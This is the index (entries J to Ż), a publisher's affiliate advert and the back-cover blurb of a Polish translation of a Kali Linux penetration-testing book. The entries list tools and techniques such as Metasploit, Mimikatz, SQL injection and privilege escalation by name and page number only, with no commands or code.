 IoT, Internet of Things, 65
 IP, Internet Protocol, 88

J

JavaScript
 omijanie walidacji, 210
 Jenkins, 155
 podatności, 195

język
 assembler, 342
 C/C++, 351
 instrukcje assemblera, 360
 Python, 377

K

Kali Linux, 25
 dostosowywanie pulpitu, 435
 File Manager, 425
 instalowanie systemu, 441
 konfiguracja ustawień sieci, 417
 menu, 413
 Favorites, 414
 Recently Used, 416
 ustawień, 417
 Usual Application, 415
 okno
 Appearance, 418
 Desktop, 421
 Display, 424
 Keyboard, 428
 MIME Type Editor, 429
 Mouse and Touchpad, 430
 Window Manager, 433
 Workspaces, 433
 pasek wyszukiwania, 414
 pulpit, 413
 środowisko graficzne Xfce, 412
 Kali Linux Desktop, 410
 kalkulator CVSS, 339
 katalog główny, root directory, 26
 katalogi
 montowanie, 45
 klasy adresów IP, 64
 klient FileZilla, 179
 klucz
 prywatny, 54
 publiczny, 54
 USB Rubber Ducky, 129, 130
 replikacja ataku, 135
 kod spaghetti, 77
 kodowanie URL, 231
 komentarze, 381
 kompresowanie plików, 44
 konfiguracja
 statycznego adresu IP, 65
 zapory sieciowej, 205

konsola Windows Management
Instrumentation, 274
konstruktor klasy, 395
kontener
Kali, 193
tworzenie, 192
uruchamianie powłoki, 193
Mutillidae, 454
kradzież poświadczeń, 123
krotki, 387
kryptografia, 312

L

lateral movement, 300
LFI, Local File Inclusion, 221
LinEnum, 271
lista
kontrolna, 250
dla stron specjalnych, 251
kontroli dostępu, ACL, 284
listener, 128
uruchamianie, 286, 287
listy, 387
little endian, 349
logowanie zdalne, 52, 53
luki w zabezpieczeniach
przesyłanie plików, 226

Ł

ładunek, payload, 124
łamanie haseł, 324
łączenie się z hostami, 51

M

Maltego, 114
transformacje, 116
transformacje dla nazwy domeny, 117
tworzenie grafów, 115
Maltego Transform Hub, 115
maska podsieci, 65, 331
maszyna wirtualna, 65
pierwsze uruchomienie, 411
z systemem Kali Linux, 411
Metasploit, 286
powłoki pakietu, 199

Metasploit Pro, 176
metody, 394
MIB, Management Information Base, 166
Microsoft SQL Server, 152
Mimikatz, 303, 304, 306
model OSI, 88
modelowanie zagrożeń, 253
montowanie
dysków USB, 46
katalogów, 45
MSFvenom, 200
generowanie shellcode, 375
Mutillidae, 204
dołączanie plików zdalnych, 223
instalacja pakietu, 206
wstrzykiwanie kodu SQL, 215
wysyłanie plików, 227

N

nadpisywanie pliku passwd, 263
nagłówek żądania
wstrzyknięcie JavaScriptu, 209
narzędzie, *Patrz także* polecenie, program
awk, 50
curl, 68
cut, 50
fdisk, 34
grep, 49
LinEnum, 271
NetBIOS, 163
Ncat, 126, 132, 368
Nikto, 249
Nmap, 92
passwd, 263
pattern_offset, 371
SearchSploit, 178
theHarvester, 112
wesng, 285
wget, 68
WinPEAS, 299
wmic, 274
Nmap, 92
identyfikacja
systemu operacyjnego, 97
usług, 95
opcje, 96

Nmap
 skanowanie
 portów, 94
 usług, 139, 146
 zaawansowane, 140, 142, 146, 148
 skrypty, 140, 142, 146, 148
 NSE, 98
 wyliczanie, 248
 notacja CIDR, 88
 NSE Category Scan, 99
 NSE, Nmap Scripting Engine, 98
 numery portów, 90

O

obsługa
 wyjątków, 393
 żądań HTTP, 161
 ocena podatności, 169, 249, 336
 przebieg procesu, 169
 odwrócone powłoki, 135, 198
 okno
 Appearance
 karta Fonts, 420
 karta Icons, 419
 karta Settings, 420
 karta Style, 418
 Desktop
 karta Background, 421
 karta Icons, 424
 karta Menus, 422
 Display
 karta Advanced, 425
 karta General, 424
 Keyboard
 karta Application Shortcuts, 428
 karta Behavior, 428
 karta Layout, 429
 Mouse and Touchpad
 karta Appearance, 432
 karta Display, 431
 karta Items, 432
 Panel górny, 431
 terminala Tmux, 30
 Window Manager
 karta Focus, 434
 karta Keyboard, 434
 karta Style, 434
 Workspaces, 433

OpenVAS
 instalacja pakietu, 171
 konfigurowanie opcji celu, 174
 opcje zadań skanowania, 174
 raport, 175
 sekcja odnośników, 177
 skanowanie podatności, 171
 OpenVAS raport, 176
 operacje na plikach, 41
 operator &&, 61
 operatory
 arytmetyczne, 384
 porównania, 391
 otwarte przekierowania, open redirect, 233

P

pakiet, 61
 Maltego, 114
 Burp, 210, 211
 Burp Pro Scanner, 219
 Burp Suite, 159, 234
 CrackMapExec, 305
 DMitry, 114
 Evolution, 189
 Fierce, 104
 htop, 62
 Hydra, 141, 147
 atak brute force, 147
 Immunity Debugger, 352
 Metasploit, 128, 144, 286, 370
 moduł smtp_enum, 149
 MSFvenom, 199
 Mutillidae, 204
 Nikto, 249
 OpenVAS, 171
 SET, 120
 połączenie typu Reverse Shell, 127
 przesyłanie ładunku, 128
 skrypt powłoki PowerShell, 132
 Visual Studio Code, 351, 379
 passwd
 nadpisywanie pliku, 263
 pasywne zbieranie informacji, 106
 narzędzia preinstalowane, 110
 Pentest Robot, 396
 atak na dane uwierzytelniające, 406
 działanie aplikacji, 397

- poszukiwanie aktywnych hostów, 402
- refaktoryzacja kodu, 401
- skanowanie portów i usług, 403
- uruchamianie aplikacji, 399
- walidacja danych wejściowych, 399
- pętla
 - for, 80, 392
 - loopback, 65
 - while, 80, 391
- phishing, 119
- PHP, 205
- pivoting, 300, 306
- planowanie zadań
 - anacrontab, 266
 - katalog cron, 265
 - plik crontab, 265
- plik
 - .bashrc, 74
 - /etc/crontab, 266
 - /etc/hosts, 67
 - /etc/issue, 58
 - /etc/network/interfaces, 65
 - /etc/passwd, 263
 - /proc/cpuinfo, 58
 - /proc/me, 59
 - /root/.set/payload.exe, 128
 - /root/.ssh/id_rsa.pub, 194
 - authorized_keys, 194
 - crontab, 265
 - dockerfile, 453
 - NTDS.DIT, 304
 - SAM, 302
 - sources.list, 61
 - sudoers, 268
- pliki
 - .deb, 61
 - .png, 230
 - .sh, 73
 - i katalogi, 38
 - kompresowanie, 44
 - przesyłanie, 68
 - słowników, 328
 - tekstowe, 46
 - ukryte, 40
 - wyszukiwanie, 42
 - zestawów znaków, 333
- pobieranie danych z tabeli, 218
- poczta elektroniczna
 - podatności serwera, 189
 - podatności
 - Dockera, 191
 - Jenkinsa, 195
 - protokołu SMB, 201
 - serwera poczty elektronicznej, 189
 - usługi
 - FTP, 179
 - SSH, 184
 - Telnet, 185
 - w aplikacjach internetowych, 204
- podatność
 - na ataki SQL Injection, 219
 - na dołączanie plików, 221
 - na przepełnienie stosu, 367
 - rozmiar bufora, 369
 - sterowanie wskaźnikiem EIP, 371
 - testowanie, 367
 - wstrzyknięcie ładunku, 373
- typu
 - CSRF, 224
 - Reflected XSS, 207
 - Stored XSS, 208
 - XSS, 206
- podsieci, 88
- polecenia
 - bezpieczeństwa, 34
 - Dockera, 449
 - okna terminala, 27
 - związane z zarządzaniem
 - grupami, 37
 - użytkownikami, 34
- polecenie
 - apt full-upgrade, 61
 - apt install, 61, 62
 - apt remove, 62
 - apt update, 61
 - apt upgrade, 61
 - apt-cache search, 62
 - apt-cache show, 62
 - arp-scan, 92
 - awk, 50
 - cacls, 280
 - cat, 27, 36, 37
 - cd, 26, 45
 - chmod, 41, 74
 - cp, 41, 263
 - curl, 68
 - cut, 50

- polecenie
 - dpkg, 61
 - echo, 41, 71
 - exit, 29
 - fdisk, 59
 - file, 41, 231
 - find, 43, 262, 268
 - getsystem, 288
 - git, 68
 - grep, 29, 36, 37, 49
 - groupadd, 37
 - head, 46, 47
 - history, 29
 - hostname, 58
 - icacls, 280
 - id, 35, 184, 260
 - ifconfig, 64
 - ip addr, 64
 - ipconfig /all, 278
 - kill, 63
 - last, 36
 - less, 46, 47
 - locate, 42
 - ls, 26, 38, 40, 262
 - lsblk, 46, 59
 - lsusb, 59
 - mkdir, 45
 - more, 46
 - mount, 46, 59
 - msfconsole, 144
 - mv, 42
 - net localgroup, 276
 - net user, 275
 - netstat, 67
 - nmap, 79, 92
 - openssl, 264
 - options, 183
 - passwd, 37
 - ping, 90
 - printf, 71
 - pwd, 45
 - rdesktop, 51
 - reboot, 29
 - rm, 42
 - route print, 278
 - scp, 68, 69
 - service ssh start, 53
 - spawn, 183
 - ssh-keygen, 194
 - sudo, 26, 34, 268
 - sysinfo, 273
 - systeminfo, 275, 285
 - tail, 46, 47
 - tasklist /v, 281
 - telnet, 185
 - Tmux, 30
 - touch, 41
 - umount, 46
 - uname, 260
 - union select, 217
 - uniq, 48
 - updatedb, 42
 - useradd, 35
 - userdel, 36
 - usermod, 37
 - VERFY, 149
 - w, 36
 - wget, 68, 261
 - which, 43, 183
 - who, 36
 - whoami, 275
 - whois, 111
 - wireshark, 85
 - wmic, 274
- połączenia sieciowe, 63
- połączenie
 - RDP, 51
 - SMB, 201
 - SSH, 52, 53
 - typu Reverse Shell, 127
- POP3, Post Office Protocol v3, 147, 151
- porównywanie
 - ciągów znaków, 80
 - plików lub katalogów, 80
 - wartości liczbowych, 80
- port
 - 110, 151
 - 139, 163
 - 143, 151
 - 1433, 152
 - 1521, 153
 - 161, 166
 - 21, 138
 - 22, 51, 67, 142
 - 23, 145
 - 2375, 154

- 25, 147
- 3306, 153
- 3333, 286
- 3389, 51, 161
- 443, 90, 161
- 445, 163, 201
- 5900, 162
- 80, 67, 161
- 8080/50000, 155
- 989, 138
- 990, 138
- porty
 - numery, 91
- powłoka
 - bash, 70
 - Bind Shell, 124
 - Meterpreter, 199, 287
 - PHP webshell, 227
 - PowerShell, 131, 298
 - Reverse Shell, 124, 131
- prawa dostępu, 40
- proces oceny podatności, 169
- procesy, 62
 - nasłuchujące, 124
- program
 - anacrontab, 266
 - Burp Suite, 210
 - Core Impact, 176
 - CrackMapExec, 305
 - Dbeaver, 213
 - Evolution, 189
 - Hashcat, 324
 - Metasploit Pro, 176
 - Mimikatz, 303, 306
 - MSFvenom, 200
 - Netcat, 132, 286, 368
 - Pentest Robot, 396
 - PSEXec, 292
 - Pwdump, 302
 - SQLMap, 219
 - wes.py, 285
 - Wireshark, 85
- protokoły
 - baz danych, 152
 - CI/CD, 153
 - do połączeń GUI, 161
 - poczty elektronicznej, 147
 - przesyłania plików, 138
 - sieciowe, 85
 - współdzielenia plików, 163
- protokół
 - ARP, 87, 91
 - FTP, 138
 - FTPS, 138
 - HTTP, 161
 - ICMP, 87
 - IMAP4, 147
 - IP, 88
 - POP3, 147
 - RDP, 51, 161
 - SMTP, 147
 - SNMP, 166
 - TCP, 51, 85
 - telnet, 145
 - UDP, 86
- przechwytywanie
 - danych uwierzytelniających, 138
 - ładunku, 211
 - nieszyfrowanych transmisji, 139
- przekierowywanie
 - portów, 306
 - dynamiczne, 310
 - lokalne, 308
 - zdalnych, 309
 - wyjścia do pliku, 29
- przepełnienie stosu, 358, 364
- przestrzeń kluczy, 330
- przesyłanie plików, 68, 226
 - Linux, 282
 - omijanie walidacji, 228
 - Windows, 282
 - zmiana nazwy pliku, 230
- pulpit
 - dodawanie panelu, 437
 - usuwanie ikon, 435
 - zmiana wyglądu, 439
- punkty wejścia, 254
- Python, 377
 - automatyzacja testów penetracyjnych, 396
 - ciągi znaków, 385
 - debugowanie skryptów, 379
 - funkcje, 388
 - importowanie modułów, 382
 - instrukcje warunkowe, 390
 - komentarze, 381
 - krotki, 387

Python

- listy, 387
- obsługa wyjątków, 393
- operatory
 - arytmetyczne, 384
 - porównania, 391
- Pentest Robot, 396
- pętle, 391
- słowniki, 388
- uruchamianie skryptów, 378
- wcięcia wierszy, 382
- wiersz shebang, 381
- wprowadzanie danych, 382
- wysyłanie wiadomości e-mail, 122
- wyświetlanie informacji, 382
- zarządzanie plikami, 392
- zmienne
 - globalne, 389
 - numeryczne, 383
- znaki specjalne, 394

R

- raport, 340
 - dzienniki zmian, 340
 - podsumowanie, 341
 - sekcja podatności, 341
 - strona tytułowa, 340
- raport OpenVAS, 176
- RDP, Remote Desktop Protocol, 161
- refaktoryzacja, 77
- reguły
 - ataku kombinatorycznego, 330
 - słownikowe, 328
- rejestr flag, 345
- rejestry
 - indeksowe, 344
 - ogólnego przeznaczenia, 343
 - segmentów, 345
 - wskaźnikowe, 344
- rekonesans, 106
- replikacja ataku, 135
- RFI, Remote File Inclusion, 221, 222
- rozszerzenie
 - .deb, 61
 - .png, 230
 - .sh, 73
- RSA, Rivest Shamir Adleman, 322
- ruch poprzeczny, 300

S

- SAM, Security Account Manager, 302
- SDLC, Software Development Lifecycle, 252
- SearchSploit, 178
- serwer
 - bazy danych Oracle, 153
 - DNS, 66
 - SSH, 53, 142, 308
- sesje GUI, 161
- SET, The Social Engineering Toolkit, 120
- SHA, Secure Hash Algorithm, 316
- shellcode, 375
- skaner
 - Nmap, 62, 92
 - SMTP, 150
- skanowanie
 - Discover Content, 240
 - NSE Category Scan, 99
 - podatności, 171
 - portów, 93
 - Nmap, 94
 - TCP SYN Scan, 93
 - UDP Scan, 93
 - sieci, 90
 - usług, 139
- skrótów haseł, 301
 - atak pass the hash, 303, 306
 - LM, 301
 - łamanie, 303, 312, 326
 - NTLM, 302
 - plik SAM, 302
 - pobieranie z Active Directory, 304
 - ponowne wykorzystanie, 305
- skrót klawiaturowy
 - Ctrl+A, 30
 - Ctrl+Alt+T, 27
 - Ctrl+B, 30
 - Ctrl+C, 28
 - Ctrl+D, 29
 - Ctrl+L, 28
 - Ctrl+O, 49
 - Ctrl+Shift+T, 28
 - Ctrl+W, 49
 - Ctrl+X, 49
- skrypty
 - dane wejściowe, 76
 - debugowanie, 379

- JavaScript, 210
- NSE, 98
 - argumenty wywołania, 101
- parametry wywołania, 75
- PowerUp, 298
- powłoki bash, 72
- uruchomienie, 74
- w języku Python, 369, 378
- wiersz shebang, 381
- zautomatyzowane, 270
- słowniki, 328, 388
- słowo kluczowe
 - except, 382
 - import, 382
 - python, 378
 - self, 395
 - try, 382
- SMB, Server Message Block, 163
 - exploit Eternal Blue, 202
 - podatności protokołu, 201
- SMTP, Simple Mail Transfer Protocol, 147
- sniffery sieciowe, 85
- SNMP, Simple Network Management Protocol, 166
- socjotechnika, 119
- sól kryptologiczna, 317
- spear phishing, 120
- SQLMap, 219
 - wstrzykiwanie kodu SQL, 219
- SSH, Secure Shell, 51, 142
 - dynamiczne przekierowywanie portów, 310
 - logowanie, 184
 - lokalne przekierowywanie portów, 308
 - podatności usługi, 184
 - przekierowywanie portów zdalnych, 309
 - restartowanie usługi, 56
 - sprawdzanie stanu usługi, 53
 - uruchamianie usługi, 53
- SSRF, Server-Side Request Forgery, 233
- stos, 358
 - przepełnienie, 364
 - struktura, 366
- strony
 - logowania, 251
 - pozwalające na przesyłanie plików, 251
 - rejestracji użytkowników, 251
 - resetowania/zmiany hasła, 251

- sudoers
 - edycja pliku, 269
 - modyfikowanie pliku, 268
 - modyfikowanie zawartości pliku, 270
- SUID, Set User ID, 262
- symbol wieloznaczny *, 100
- system
 - plików, 26
 - punktacji CVSS, 336
- szczęśliwa ścieżka, happy path, 367
- szyfrowanie
 - asymetryczne, 321
 - RSA, 322
 - symetryczne, 319

Ś

- środowisko graficzne Xfce, 412

T

- tabela Accounts, 212
- tablica routingu, 278
- TCP, Transmission Control Protocol, 85, 161
 - trój etapowe uzgadnianie połączenia, 85
- technologia Docker, 449
- tekst
 - filtrowanie, 49
 - wyszukiwanie, 49
- telnet, 145, 146
 - brak szyfrowania, 186
 - podatności usługi, 185
- terminal MobaXterm, 52
- testowanie
 - awarii serwera, 369
 - połączenia internetowego, 66
 - szczęśliwej ścieżki, 368
- testy penetracyjne
 - lista kontrolna, 250
 - ocena podatności na zagrożenia, 336
 - raporty, 335
 - system punktacji CVSS, 336
- TheHarvester, 112
- Tmux, 30
 - nawigacja, 32
 - opis poleceń, 33
 - skrótów klawiszowe, 33, 30
 - uruchamianie terminala, 30
 - zarządzanie sesjami, 31

transfer stref DNS, 103
 tunelowanie SSH, 308
 tworzenie

- bezpiecznego oprogramowania, 252
- grafów, 115
- instancji obiektu, 395
- kontenera Kali, 192
- skryptów, 71, 73, 102
- środowiska laboratoryjnego, 448

U

UDP, User Datagram Protocol, 86
 uprawnienia

- do pliku passwd, 263
- sudo, 268
- SUID, 262
- w systemie
 - Windows, 272, 284
 - Linux, 258

 uruchamianie

- powłoki PowerShell, 133
- skryptu powłoki PowerShell, 134

 usługa, 269

- DNS, 66
- harmonogramu Cron, 265
- HTTPS, 90
- RDP, 51
- SNMP, 166
- SSH, 53
- telnet, 146
- WWW, 67

 usługi

- sieciowe
 - wyszukiwanie zaawansowane, 137
- sprawdzanie statusu, 60
- uruchamianie, 60
 - automatyczne, 60
 - ponowne, 60
- Windows, 293
 - nadpisywanie pliku wykonywalnego, 295
 - niepoprawnie skonfigurowana ścieżka, 295
 - nieprawidłowe uprawnienia w rejestrze, 297
 - nieprawidłowo skonfigurowane uprawnienia, 294
 - zatrzymywanie, 60
- użytkownicy i grupy, 33

użytkownik

- nonroot, 26
- root, 26

V

Visual Studio Code, 351, 379
 VLAN, 65
 VNC, Virtual Network Computing, 162

W

warstwy modelu OSI, 88
 webshell PHP, 227
 wiadomości e-mail, 120
 wiersz shebang, 73
 Windows

- architektura systemu, 274
- dostęp do powłoki administratora, 292
- grupy, 283
- informacje o systemie, 273
- konta
 - usługowe, 283
 - użytkowników, 283
- lista
 - aplikacji zainstalowanych, 290
 - bieżących połączeń, 279
 - grup domenowych, 277
 - interfejsów sieciowych, 278
 - kontroli dostępu, ACL, 284
 - napędów dyskowych, 274
 - użytkowników i grup, 275
 - zadań i procesów, 281
 - zainstalowanych aktualizacji, 275
 - zainstalowanych programów, 280
- podatności i luki w zabezpieczeniach, 283
 - aplikacji, 289
 - usług, 293
 - zaplanowanych zadań, 297
- skrótów haseł, 301
- tablica routingu, 278
- uprawnienia, 284
- uruchamianie poleceń, 292
- wyświetlanie niepoprawnych uprawnień, 280
- zasoby, 284

 WinPEAS, 299
 Wireshark, 85, 186

- filtr ICMP, 87
- filtrowanie pakietów Telnet, 186

- okno programu, 86
- opcja Follow/TCP Stream, 188
- przechwytywanie ruchu sieciowego, 187, 188
- wybór interfejsu sieciowego, 86
- witryna VirusTotal, 127
- wskaźnik EIP, 370, 371
- wstrzykiwanie
 - kodu SQL, 212, 215, 216
 - poleceń, 220
- wyjątki, 393
- wykrywanie usługi telnet, 146
- wyliczanie
 - DNS, 101
 - elementów witryny, 239
 - SNMP, 166
 - użytkowników, 150
 - zadań, 266
- wyszukiwanie
 - exploitów, 176, 260, 285
 - plików, 42
 - subdomen DNS, 103
 - usług sieciowych, 137
- wyszukiwarka
 - Google, 108
 - Shodan, 107
- wyświetlanie informacji, 71
- wzorce formatowania, 73

X

- Xfce, 412
 - menedżer ustawień środowiska, 417
- XSS, Cross-Site Scripting, 206

Z

- zadania, 265
 - planowanie, 265
 - planowanie w Windows, 297
 - wyliczanie, 266
- zapora sieciowa
 - iptables, 205
 - ufw, 205

- zarządzanie
 - hasłami, 37
 - pakietami, 61
 - pakiem Jenkins, 156
 - plikami i katalogami, 38, 392
 - procesami, 62
 - systemem operacyjnym, 56
 - usługami, 60
 - użytkownikami i grupami, 33
- zestawy znaków
 - statyczne, 332
 - wbudowane, 332
 - własne, 332
- zintegrowane środowisko programistyczne, IDE, 70
- zmienna \$PATH, 43, 74
- zmiennne, 73
 - globalne, 389
 - klasy, 394
 - numeryczne, 383
 - zawierające polecenia, 74
- znak
 - #, 73
 - <, 29
 - >, 29
 - apostrofu, 71
 - cudzysłowu, 32
 - tylda, 45
 - zachęty, 35
- znaki specjalne, 394

Ż

- żądanie POST, 160
 - wysłania pliku, 229
 - z ładunkiem, 229

PROGRAM PARTNERSKI

— GRUPY HELION —



1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA
Helion 

Chcesz się skutecznie obronić? Poznaj techniki ataku

Najlepszą metodą unikania udanego cyberataku jest utrzymywanie w gotowości zabezpieczeń systemowych. Szczególna rola na tym polu przypada pentesterom, którzy używając tych samych technik co napastnicy, wyszukują podatności i przełamują zabezpieczenia. To pozwala lepiej dostroić działanie mechanizmów obronnych. Ulubionym systemem pentesterów jest Kali – popularna i potężna dystrybucja Linuxa. Zawiera ona przebogata bibliotekę narzędzi służących do przeprowadzania testów penetracyjnych, analiz informatyki śledczej i inżynierii wstecznej.

Ta książka jest praktycznym i wyczerpującym przewodnikiem, dzięki któremu w pełni wykorzystasz możliwości Kali Linux. Opisano w niej wiele interesujących zagadnień związanych z przeprowadzaniem testów penetracyjnych. Dowiesz się, jak zbudować nowoczesne środowisko testowe z użyciem kontenerów Docker, przyswoisz podstawy języka powłoki bash, nauczysz się wyszukiwania podatności i luk w zabezpieczeniach, a także identyfikacji podatności fałszywie pozytywnych. Od strony praktycznej poznasz metodologię pentestów. Znajdziesz tu również wskazówki, jak używać Pythona do automatyzacji testów penetracyjnych. W przewodniku nie zabrakło bardziej zaawansowanych zagadnień, takich jak przepełnienie bufora, eskalacja uprawnień i wiele innych.

W książce:

- przygotowanie laboratorium
- podstawy języka powłoki bash
- wyszukiwanie podatności i luk w zabezpieczeniach
- zaawansowane techniki ataku, w tym przepełnienie bufora i eskalacja uprawnień
- metodologia przeprowadzania testów penetracyjnych
- nowoczesny cykl tworzenia bezpiecznych aplikacji internetowych
- automatyzacja testów penetracyjnych za pomocą Pythona

Gus Khawaja – ekspert w dziedzinie bezpieczeństwa aplikacji i przeprowadzania testów penetracyjnych, konsultant do spraw cyberbezpieczeństwa w Montrealu w Kanadzie. Zdobył bogate doświadczenie w pracy z wieloma organizacjami, gdy zajmował się zwiększaniem stopnia ochrony ich zasobów przed cyberatakami. Jest autorem licznych publikacji w tej dziedzinie.

	KOD KORZYŚCI Sięgnij po więcej! ▶ 
 helion.pl	ISBN 978-83-283-9007-2
 HELION SA ul. Kościuszki 1c 44-100 Gliwice tel.: 32 230 98 63 helion@helion.pl	 9 788328 390072
Cena: 99,00 zł	

WILEY